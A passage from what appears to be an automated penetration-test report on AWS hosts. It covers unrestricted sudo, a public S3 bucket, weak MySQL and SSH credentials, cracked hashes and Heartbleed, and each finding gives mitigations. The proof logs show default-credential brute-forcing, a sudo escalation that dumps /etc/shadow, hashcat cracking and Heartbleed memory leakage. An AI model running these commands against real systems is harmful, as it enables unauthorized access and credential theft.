MaxMinutesPerService => 5
MaxGuessesPerUser => 0
CreateSession => false
AutoVerifySession => true
THREADS => 1
ShowProgress => true
ShowProgressPercent => 10
RPORT => 2222
SSH_IDENT => SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
SSH_TIMEOUT => 30
SSH_DEBUG => false
GatherProof => true
RHOSTS => 54.145.223.2
USERPASS_FILE => /app/module-exec/ssh_default_creds-0c656066-8a2b-48bb-b94b-8c0eccb49108/userpasslist.txt
[-] Unknown datastore option: DisablePayloadHandler.
[*] 54.145.223.2:2222 - Starting bruteforce
[-] 54.145.223.2:2222 - Failed: 'root:calvin'
[!] No active DB -- Credential data will not be saved!
[-] 54.145.223.2:2222 - Failed: 'root:root'
[-] 54.145.223.2:2222 - Failed: 'root:toor'
[-] 54.145.223.2:2222 - Failed: 'administrator:password'
[-] 54.145.223.2:2222 - Failed: 'NetLinx:password'
[-] 54.145.223.2:2222 - Failed: 'administrator:Amx1234!'
[-] 54.145.223.2:2222 - Failed: 'amx:password'
[-] 54.145.223.2:2222 - Failed: 'amx:Amx1234!'
[-] 54.145.223.2:2222 - Failed: 'admin:1988'
[+] 54.145.223.2:2222 - Success: 'admin:a****' 'uid=999(admin) gid=999(admin) groups=999(admin) Linux 6001
9f45e6d6 6.2.0-1011-aws #11~22.04.1-Ubuntu SMP Mon Aug 21 16:27:59 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 '
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

2.3.28. Unrestricted Sudo Privileges

CRITICAL 9.2

H3-2021-0039

This weakness led to a Perimeter Breach affecting host 54.145.223.2 (ec2-54-145-223-2.compute-1.amazonaws.com).

6.7 Base Score | 1 Attack Path

Details

A user can use sudo to run any command as root.

A user who is able to elevate to root gets full control of the machine and its data.

Privilege Escalation

Mitigations

- Determine if the user requires arbitrary root-level privileges. If it makes sense, modify the sudo configuration so that the user can only run a restricted set of commands as root with sudo.

References

- How to Edit the Sudoers File @ **https://www.digitalocean.com/community/tutorials/how-to-edit-the-sudoers-file**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
54.145.223.2	54.145.223.2	54.145.223.2 (ec2-54-145-223-2.compute-1.amazonaws.com)	Perimeter Breach (1)	CRITICAL 9.2

Proof

Proof of exploitability against affected asset **54.145.223.2 (ec2-54-145-223-2.compute-1.amazonaws.com)**

Output of id command and contents of /etc/shadow file after the user admin escalated privileges to root using sudo

```
02/06/2024, 12:06 PM

$ sshpass -f pass.txt ssh -v -T -o ConnectTimeout=10 -o UserKnownHostsFile=/dev/null -o
StrictHostKeyChecking=no -l admin -p 2222 54.145.223.2 chmod +x /tmp/6b726c91-1e68-4952-968f-ec3bee8ec00c-
cb14e41552b0fb142c7761; /tmp/6b726c91-1e68-4952-968f-ec3bee8ec00c-cb14e41552b0fb142c7761 2> /dev/null; rm -f
/tmp/6b726c91-1e68-4952-968f-ec3bee8ec00c-cb14e41552b0fb142c7761 2> /dev/null; rm -f /tmp/6b726c91-1e68-
4952-968f-ec3bee8ec00c-cb14e41552b0fb142c7761 2> /dev/null;echo; echo "SCRIPT DONE"; ls -1 /tmp/6b726c91-
1e68-4952-968f-ec3bee8ec00c* 2> /dev/null

User prior to sudo:
uid=999(admin) gid=999(admin) groups=999(admin)

User's sudo privileges:
Matching Defaults entries for admin on 60019f45e6d6:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
\:/snap/bin, use_pty

User admin may run the following commands on 60019f45e6d6:

Sudoers entry:
    RunAsUsers: ALL
    Commands:
        ALL

User after sudo
uid=0(root) gid=0(root) groups=0(root)

Contents of /etc/shadow file:
root:*:19532:0:99999:7:::
daemon:*:19532:0:99999:7:::
bin:*:19532:0:99999:7:::
sys:*:19532:0:99999:7:::
sync:*:19532:0:99999:7:::
games:*:19532:0:99999:7:::
man:*:19532:0:99999:7:::
lp:*:19532:0:99999:7:::
mail:*:19532:0:99999:7:::
news:*:19532:0:99999:7:::
uucp:*:19532:0:99999:7:::
proxy:*:19532:0:99999:7:::
www-data:*:19532:0:99999:7:::
```

```
backup:*:19532:0:99999:7:::
list:*:19532:0:99999:7:::
irc:*:19532:0:99999:7:::
nobody:*:19532:0:99999:7:::
_apt:!:19532::::::
systemd-network:!:19592::::::
systemd-timesync:!:19592::::::
messagebus:!:19592::::::
systemd-resolve:!:19592::::::
sshd:!:19592::::::
admin:$6**********************S0:19592::::::
jsmith:$6**********************40:19592::::::

SCRIPT DONE
```

2.3.29. Public Access to Amazon S3 Bucket

CRITICAL 9

H3-2021-0001

This weakness led to a Sensitive Data Exposure affecting AWS S3 stooge-sultry-substance.

3.9 Base Score | 2 Attack Paths

Details

An Amazon S3 bucket that your company may own is publicly accessible, either to everyone or any authenticated (cross-account) AWS user.

Attackers may be able to access sensitive data hosted in the bucket. Depending on bucket permissions, attackers may be able to delete objects in the bucket, upload new objects to the bucket, modify existing objects in the bucket, or modify bucket and object permissions

Information Disclosure | Unauthorized Access | Defacement | File Upload

Mitigations

- Verify that the bucket is in fact owned by your company. The bucket that was found has a name similar to one of your company's subdomains.
- Review the data contained in the bucket, and remove any data that should not be exposed.
- Review bucket and object permissions for anonymous and any authenticated (cross-account) AWS users. Apply least-privilege permissions as appropriate.

References

- Security Best Practices for AWS S3 @ **https://docs.aws.amazon.com/AmazonS3/latest/dev/security-best-practices.html**
- How can I secure the files in my Amazon S3 bucket? @ **https://aws.amazon.com/premiumsupport/knowledge-center/secure-s3-resources/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
S3 : stooge-sultry-substance		S3 Bucket stooge-sultry-substance	Sensitive Data Exposure (2)	CRITICAL 9
S3 : primer-multitask-preplan		S3 Bucket primer-multitask-preplan		LOW 3.9

Proofs

Proofs of exploitability against one of the affected assets: **S3 Bucket stooge-sultry-substance**

An AWS cross account user can read the Access Control List (ACL) for bucket stooge-sultry-substance in AWS account 691429674719, and has the following permissions: READ_ACP. This is the output of the get_bucket_acl command.

```
02/06/2024, 12:50 PM

$ python3 /opt/h3/s3_enum.py -a -v --check_anon --check_cross -r -w -o output.json stooge-sultry-substance

{
    "ResponseMetadata": {
        "RequestId": "KNPHZP4H546786YN",
        "HostId": "tnt8KN8FqKFw08V+hpm3BXUZmWnWQJo3XJJXdBe/eGx1EhYihWGsT49V6BzGJKJAqlvy/qKq3+o=",
        "HTTPStatusCode": 200,
        "HTTPHeaders": {
            "x-amz-id-2": "tnt8KN8FqKFw08V+hpm3BXUZmWnWQJo3XJJXdBe/eGx1EhYihWGsT49V6BzGJKJAqlvy/qKq3+o=",
            "x-amz-request-id": "KNPHZP4H546786YN",
            "date": "Tue, 06 Feb 2024 20:49:54 GMT",
            "content-type": "application/xml",
            "transfer-encoding": "chunked",
            "server": "AmazonS3"
        },
        "RetryAttempts": 0
    },
    "Owner": {
        "DisplayName": "range-attack",
        "ID": "9d7b6f2831d457cfe57b08ff52458b0f610a34eb0481fc0932ec18fcd94bc060"
    },
    "Grants": [
        {
            "Grantee": {
                "DisplayName": "range-attack",
                "ID": "9d7b6f2831d457cfe57b08ff52458b0f610a34eb0481fc0932ec18fcd94bc060",
                "Type": "CanonicalUser"
            },
            "Permission": "FULL_CONTROL"
        },
        {
            "Grantee": {
                "Type": "Group",
                "URI": "http://acs.amazonaws.com/groups/global/AllUsers"
            },
            "Permission": "READ"
        },
        {
            "Grantee": {
                "Type": "Group",
                "URI": "http://acs.amazonaws.com/groups/global/AuthenticatedUsers"
            },
            "Permission": "READ_ACP"
        }
    ]
}
```

An anonymous user has permission to read objects in bucket stooge-sultry-substance in AWS account 691429674719. Here is response metadata from S3 for reading the file credentials.

```
02/06/2024, 12:50 PM

$ python3 /opt/h3/s3_enum.py -a -v --check_anon --check_cross -r -w -o output.json stooge-sultry-substance

{
    "RequestId": "KNPV9HSZXGKR39MB",
    "HostId": "Xk0yAWMY2F+vQtuoxpqxedS82zuozM4TO0C7iVv3GbRsRo5shwA4vqUcKW1XIbx/IpncIYYNH1o=",
    "HTTPStatusCode": 200,
    "HTTPHeaders": {
        "x-amz-id-2": "Xk0yAWMY2F+vQtuoxpqxedS82zuozM4TO0C7iVv3GbRsRo5shwA4vqUcKW1XIbx/IpncIYYNH1o=",
        "x-amz-request-id": "KNPV9HSZXGKR39MB",
        "date": "Tue, 06 Feb 2024 20:49:54 GMT",
        "last-modified": "Fri, 02 Feb 2024 15:48:26 GMT",
        "etag": "\"bb1903f649664847f997831e77e25576\"",
        "x-amz-server-side-encryption": "AES256",
        "accept-ranges": "bytes",
        "content-type": "binary/octet-stream",
        "server": "AmazonS3",
        "content-length": "118"
    },
```

```
    "RetryAttempts": 0
}
```

An anonymous user has permission to list the contents of bucket stooge-sultry-substance in AWS account 691429674719. Here are some of the files in the bucket.

```
02/06/2024, 12:50 PM

$ python3 /opt/h3/s3_enum.py -a -v --check_anon --check_cross -r -w -o output.json stooge-sultry-substance

credentials
my-password.txt
```

2.3.30. Weak or Default Credentials - MySQL

HIGH 8.6

H3-2021-0017

This weakness led to a Ransomware Exposure affecting host 54.166.18.219 (ec2-54-166-18-219.compute-1.amazonaws.com) and a Sensitive Data Exposure affecting host 54.166.18.219 (ec2-54-166-18-219.compute-1.amazonaws.com).

8.6 Base Score | 4 Attack Paths

Details

Weak credentials include passwords that are easily obtained by password guessing, password spraying, or cracked using dictionary attacks. Default passwords are publicly known and obtainable by an attacker and provide immediate access to a system.

An attacker can openly maneuver throughout an environment and access information if a password is compromised.

Information Disclosure | Unauthorized Access | Remote Code Execution | File Upload

Mitigations

- Ensure a strong password policy is in place and users are properly trained on best practices. Consider the use of a password manager to store complex passwords where possible.
- Identify a configuration management process that ensures default credentials are changed before systems are deployed in a production environment.
- Implement multi-factor authentication where possible.

References

- CWE-521: Weak Password Requirements @ **https://cwe.mitre.org/data/definitions/521.html**
- T1110: Brute Force @ **https://attack.mitre.org/techniques/T1110/**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
root	54.166.18.219	Service User root	Ransomware Exposure (3) Sensitive Data Exposure (1)	HIGH 8.6

Proof

Proof of exploitability against affected asset **Service User root**

The mysql database was accessed by the user root

```
02/06/2024, 11:56 AM

$ /opt/h3/enum_databases.py -t 54.166.18.219 -p 3306 --username root --password r*** -s mysql --hashes
```

```
# show databases;
-----------
employees
information_schema
mysql
performance_schema
sys
```

2.3.31. Weak or Default Credentials - Cracked Credentials

HIGH 8

H3-2021-0020

Details

Weak credentials include passwords that are easily obtained by password guessing, password spraying, or cracked using dictionary attacks. Default passwords are publicly known and obtainable by an attacker and provide immediate access to a system.

An attacker can openly maneuver throughout an environment and access information if a password is compromised.

Information Disclosure | Unauthorized Access | Remote Code Execution | File Upload

Mitigations

- Ensure a strong password policy is in place and users are properly trained on best practices. Consider the use of a password manager to store complex passwords where possible.
- Identify a configuration management process that ensures default credentials are changed before systems are deployed in a production environment.
- Implement multi-factor authentication where possible.

References

- CWE-521: Weak Password Requirements @ **https://cwe.mitre.org/data/definitions/521.html**
- T1110: Brute Force @ **https://attack.mitre.org/techniques/T1110/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
user		Cleartext Password for user		HIGH 8
root		Cleartext Password for root		HIGH 8
root		Cleartext Password for root		HIGH 8

Proof

Proof of exploitability against one of the affected assets: **Cleartext Password for user**

Hash for user user cracked using hashcat

```
02/06/2024, 12:11 PM

$ hashcat -m 1800 -a 0 hash.txt wordlist.txt

Hash: $6$**************************J1

Cleartext: p*******
```

2.3.32. OpenSSL Heartbleed Vulnerability

HIGH 7.5

CVE-2014-0160

Heartbleed

This is a CISA Known Exploited Vulnerability.

7.5 Base Score | 0 Attack Paths

Details

The (1) TLS and (2) DTLS implementations in OpenSSL 1.0.1 before 1.0.1g do not properly handle Heartbeat Extension packets, which allows remote attackers to obtain sensitive information from process memory via crafted packets that trigger a buffer over-read, as demonstrated by reading private keys, related to d1_both.c and t1_lib.c, aka the Heartbleed bug.

Attackers can use this vulnerability to dump sensitive information from the memory of vulnerable servers. Sensitive information can include private keys, passwords, and other confidential data.

Information Disclosure

Mitigations

- The vulnerability is patched in OpenSSL version 1.0.1g and later. Refer to your vendor's documentation to upgrade to the latest version.

References

- CVE-2014-0160 @ **https://nvd.nist.gov/vuln/detail/CVE-2014-0160**
- Heartbleed @ **https://heartbleed.com/**
- FOX-IT Blog Writeup @ **http://blog.fox-it.com/2014/04/08/openssl-heartbleed-bug-live-blog/**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
54.166.18.219 : 8443	54.166.18.219	Web Service on 54.166.18.219 (ec2-54-166-18-219.compute-1.amazonaws.com) Port 8443		HIGH 7.5

Proof


Proof of exploitability against affected asset **Web Service on 54.166.18.219 (ec2-54-166-18-219.compute-1.amazonaws.com) Port 8443**


Memory leaked through Heartbleed vulnerability using the Metasploit Framework

```
02/06/2024, 12:15 PM

$ python3 /opt/h3/msfrun.py

VERBOSE => true
RPORT => 8443
SSL => false
SSLVersion => Auto
SSLVerifyMode => PEER
ConnectTimeout => 10
TCP::max_send_size => 0
TCP::send_delay => 0
THREADS => 1
ShowProgress => true
ShowProgressPercent => 10
TLS_CALLBACK => None
TLS_VERSION => 1.0
```

```
MAX_KEYTRIES => 50
STATUS_EVERY => 5
RESPONSE_TIMEOUT => 10
LEAK_COUNT => 1
HEARTBEAT_LENGTH => 65535
XMPPDOMAIN => localhost
ACTION => SCAN
RHOSTS => 54.166.18.219
[-] Unknown datastore option: DisablePayloadHandler.
[*] 54.166.18.219:8443    - Leaking heartbeat response #1
[*] 54.166.18.219:8443    - Sending Client Hello...
[*] 54.166.18.219:8443    - SSL record #1:
[*] 54.166.18.219:8443    -     Type:    22
[*] 54.166.18.219:8443    -     Version: 0x0301
[*] 54.166.18.219:8443    -     Length:  86
[*] 54.166.18.219:8443    -     Handshake #1:
[*] 54.166.18.219:8443    -             Length: 82
[*] 54.166.18.219:8443    -             Type:   Server Hello (2)
[*] 54.166.18.219:8443    -             Server Hello Version:          0x0301
[*] 54.166.18.219:8443    -             Server Hello random data:
98563500f427867445927625f91a8863bc9a035a0a1b
10b7550d7e4d1b0740be
[*] 54.166.18.219:8443    -             Server Hello Session ID length: 32
[*] 54.166.18.219:8443    -             Server Hello Session ID:
689dcae1bd68c89dde1ff486fddb950514558f528026
9eb359c2f6e013942a13
[*] 54.166.18.219:8443    - SSL record #2:
[*] 54.166.18.219:8443    -     Type:    22
[*] 54.166.18.219:8443    -     Version: 0x0301
[*] 54.166.18.219:8443    -     Length:  965
[*] 54.166.18.219:8443    -     Handshake #1:
[*] 54.166.18.219:8443    -             Length: 961
[*] 54.166.18.219:8443    -             Type:   Certificate Data (11)
[*] 54.166.18.219:8443    -             Certificates length: 958
[*] 54.166.18.219:8443    -             Data length: 961
[*] 54.166.18.219:8443    -             Certificate #1:
[*] 54.166.18.219:8443    -                     Certificate #1: Length: 955
[*] 54.166.18.219:8443    -                     Certificate #1: #<OpenSSL::X509::Certificate: subject=#
<OpenSSL::X509::Name
 CN=poc.heartbleed.sse.uc3m.es,OU=SSE,O=UC3M,L=Leganes,ST=Madrid,C=ES>, issuer=#<OpenSSL::X509::Name CN=po
c.heartbleed.sse.uc3m.es,OU=SSE,O=UC3M,L=Leganes,ST=Madrid,C=ES>, serial=#<OpenSSL::BN:0x00007fbda3ae6fd8>
, not_before=2020-12-14 18:58:23 UTC, not_after=2021-12-14 18:58:23 UTC>
[*] 54.166.18.219:8443    - SSL record #3:
[*] 54.166.18.219:8443    -     Type:    22
[*] 54.166.18.219:8443    -     Version: 0x0301
[*] 54.166.18.219:8443    -     Length:  331
[*] 54.166.18.219:8443    -     Handshake #1:
[*] 54.166.18.219:8443    -             Length: 327
[*] 54.166.18.219:8443    -             Type:   Server Key Exchange (12)
[*] 54.166.18.219:8443    - SSL record #4:
[*] 54.166.18.219:8443    -     Type:    22
[*] 54.166.18.219:8443    -     Version: 0x0301
[*] 54.166.18.219:8443    -     Length:  4
[*] 54.166.18.219:8443    -     Handshake #1:
[*] 54.166.18.219:8443    -             Length: 0
[*] 54.166.18.219:8443    -             Type:   Server Hello Done (14)
[*] 54.166.18.219:8443    - Sending Heartbeat...
[*] 54.166.18.219:8443    - Heartbeat response, 65535 bytes
[+] 54.166.18.219:8443    - Heartbeat response with leak, 65535 bytes
[*] 54.166.18.219:8443    - Printable info leaked:
......e.v.v.^.S....*u..D98.\/s.U.p.f.7..f.....".!.9.8.........5.............................3.2.....E.D...
../...A.........................................K.....f.....Y.0..............o.....r.w...........=.$.L...
,.y.....V.!...%...'...a. .6.`.l.........c.....t.....\...W.....k.E...6./.4...-... .....r..................
.........N...........W.................F...A.......I.....U.......7...........O...<.?.}...........,...B...1.
/.........=.................-.>.................e.....:.....}.G.w...s...|.8.z.n.J...v.2.....M.u.t...h.^.q.
..p.T.m.l.0.k.j.T.E.g...>.f.e.....S...d...+.2.O.c.b.a.8.C.....:.Y.X.....V.U.....P.$...N.K.H...d.F.h.D.|.A.
@.i...;.*.7...{...5...3.1.+.R.....9.'...%..."........i...Q...........x.................#.............*.S...
#.....x.....m.............X...).....~.B.y...s.j.?.b...\...D...Q.L.;.9.4.3.............................O.
.um$4.........Y.....>..cl.*.Y....Ql....y.....(.?...,...I%.j.........p....l.....O%.@5...$`...r..0/..."......
....!F.a.W.!.nZ...~....ESO................~..t..~kZ.....}._...~.....)..}6..[t0...........`'t3.,..gK.e..9...
.t..f...,)jB.mC..b..J...b..0...<.y....>..IV#u........m.l....._.h.K.x"....y.-"...M...m..wqO7...w...m....B.C
:[..K7.gDw...M.T..Y.W.^..]..V...SP.void method="getServletRequest"><void method="getResponse"><void method
="getServletOutputStream"><void method="writeStream"><object class="weblogic.xml.util.StringInputStream"><
object idref="result"></object></object></void><void method="flush"/></void><void method="getWriter"><void
 method="write"><string></string></void></void></void></void></void></void></void></void></java>]]>
</string></void></class></java></work:WorkContext></soapenv:Header><soapenv:Body><asy:onAsyncDelivery/></s
oapenv:Body></soapenv:Envelope>.....q}.......F.1lAQAKZ2V0UnVudGltZQEAFSgpTGphdmEvbGFuZy9SdW50aW1lOwEABGV4Z
WMBACcoTGphdmEvbGFuZy9TdHJpbmc7KUxqYXZhL2xhbmcvUHJvY2VzczsBAA5nZXRJbnB1dFN0cmVhbQEAFygpTGphdmEvaW8vSW5wdXR
TdHJlYW07AQAYKExqYXZhL2lvL0lucHV0U3RyZWFtOylWAQATKExqYXZhL2lvL1JlYWRlcjspVgEACHJlYWRMaW5lAQAUKClMamF2YS9sY
W5nL1N0cmluZzsBAAZhcHBlbmQBAC0oTGphdmEvbGFuZy9TdHJpbmc7KUxqYXZhL2xhbmcvU3RyaW5nQnVpbGRlcjsBAAh0b1N0cmluZwA
hABMAFAAAAAAABAABABUAFgABABcAAAAvAAEAAQAAAAUqtwABsQAAAAIAGAAAAAYAAQAAAAMAGQAAAAwAAQAAAAUAGgAbAAAACQAcAB0AA
```


